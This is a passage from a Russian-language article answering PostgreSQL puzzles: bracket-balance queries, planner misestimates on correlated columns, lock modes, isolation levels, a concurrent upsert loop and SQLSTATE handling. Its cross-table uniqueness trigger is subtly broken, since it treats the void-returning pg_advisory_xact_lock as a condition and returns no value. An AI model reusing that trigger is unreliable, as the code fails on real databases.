


```
select sum(case v when '(' then 1 else -1 end)
    over (order by pos) as r, pos
from tokens
order by pos
```

(tokens — имя таблицы со скобками).


Понятно, что для корректной последовательности скобок, во-первых, число закрывающих скобок должно быть равно числу открывающих и, во-вторых, слева от любой закрывающей скобки число открывающих скобок должно быть не меньше, чем число закрывающих – 1; то есть рассматривается случай ')(' и подобные.

Соберем все вместе:



```
with tokens as(
    select *
    from (
        select s.v[1] as v, pos
        from regexp_matches(')()()()()(','(.)','g')
        with ordinality as s(v, pos)
    ) t
    where t.v in ('(',')')
),
rt as(
    select sum(case v when '(' then 1 else -1 end)
        over (order by pos) as r, pos
    from tokens
    order by pos
)
select case when (
                  select rt.r
                  from rt
                  order by pos desc
                  fetch first 1 rows only
                 ) = 0
                 and not exists(select * from rt where rt.r < 0)
             then true
             else false
        end
```

Кстати, интересное решение предложил один из читателей: (из строки предварительно удаляются все символы, отличные от (и)):



```
RETURN CASE WHEN EXISTS (
    WITH RECURSIVE a AS (
        SELECT regexp_replace(str, '\(\)', '') rep
        UNION ALL
        SELECT regexp_replace(rep, '\(\)', '')
        FROM a
        WHERE rep ~ '\(\)'
    )
    SELECT * FROM a WHERE rep = ''
) THEN true ELSE false END;
```

В нем он удаляет все пары '()' до тех пор, пока они встречаются; если получилась пустая строка, то баланс скобок соблюден.

Задача 3

Это происходит в том случае, когда ищут бульдозериста-женщину или нянечку-мужчину. PostgreSQL ведет статистику только по колонкам, а не по парам (тройкам и так далее), отчего рассчитывает, что нужные строки будут получены практически сразу, и потому ошибочно выбирает последовательное сканирование.

Исправить можно просто построением индекса и по occupation, и по sex.

Задача 4


При вставке строки в такую схему накладывается блокировка `FOR KEY SHARE`; она подобна блокировке `FOR SHARE`, за тем исключением, что блокируются только колонки, входящие в первичный ключ / ограничение уникальности.

Задача 5

Для одного запроса — а тут только один запрос — вполне достаточно стандартного уровня изоляции `READ COMMITTED`. При таком уровне изоляции каждый запрос видит согласованный снимок базы данных; если бы было несколько запросов в транзакции, то уровень изоляции пришлось бы повышать, но так как запрос один, этого не требуется.

Задача 6

Данный запрос некорректен, так как в случае параллельной работы нескольких соединений могут возникать конфликты. На самом деле его нетрудно преобразовать в корректный — например, обернув в цикл и обрабатывая ошибку `unique_violation`:



```
create or replace function tusrupdate(id int, name text)
    returns void as
$code$
declare
  temp int;
begin
  loop
    begin
      with upd as(
        update tusr tu set name=tusrupdate.name where
        tu.id=tusrupdate.id returning 1
      ),
      ins as(
        insert into tusr(id,name)
        select tusrupdate.id, tusrupdate.name
        where not exists(select * from upd)
        returning 2
      )
      select 1 into temp from ins;
      exit;
    exception
      when unique_violation then
        continue;
    end;
  end loop;
end;
$code$
language plpgsql
```

Также можно использовать конструкцию `insert ... on conflict(...) do update;`. К сожалению, это не всегда срабатывает — при наличии более одного ограничения уникальности (например, primary key и unique) могут также возникать ошибки с нарушением уникальности; впрочем, описанный подход должен работать и в таком случае.


Задача 7

Триггер некорректен сразу по нескольким причинам.

Во-первых, так как каждая сессия видит только данные, которые уже были зафиксированы другими транзакциями, то вполне существует вероятность того, что две транзакции вставят одно и то же значение.

Во-вторых, если триггер создан как триггер before, то он должен вернуть какое-то значение (обычно new для добавления/обновления строки или null, если операции со строкой требуется пропустить).

Однако нередко возникает задача обеспечить уникальность сразу в нескольких таблицах — например, колонка id должна быть уникальна как в таблице t1, так и в таблице t2. В таком случае можно предложить использовать advisory-блокировки и перед проверкой блокировать значение id, например так:



```
create or replace function check_uniq() returns trigger as
$code$
begin
  if pg_advisory_xact_lock(10000, new.col) then
    if exists (select * from tbl1 t where t.col=new.col) then
      raise exception 'Unique violation';
    end if;
    if exists (select * from tbl2 t where t.col=new.col) then
      raise exception 'Unique violation';
    end if;
  end if;
end;
$code$
language plpgsql
```

Хотелось бы обратить внимание на то, что используется функция `pg_advisory_xact_lock`, то есть блокировка будет снята при окончании транзакции и потому нет опасности случайно забыть снять блокировку.

Кроме того, если триггер выше подходит для случая вставки в таблицу, то для обновления его следует модифицировать (примечание: предполагается, что колонка col имеет тип int; значение 10000 в вызове функции pg_advisory_xact_lock взято для примера).

Задача 8

Блок выдаст значение ER000, потому что sqlstate, заканчивающийся на 000, определяет не ошибку, а класс ошибок и потому может обрабатывать ошибки и ER001. Кроме того, при возникновении исключения обработчики исключения просматриваются сверху вниз и используется первый подходящий. Конечно, обработка исключений в PL/pgSQL далека, скажем, от Java, но в то же время предоставляет довольно широкие возможности — с ошибкой можно установить многие дополнительные параметры, получить стек вызовов.

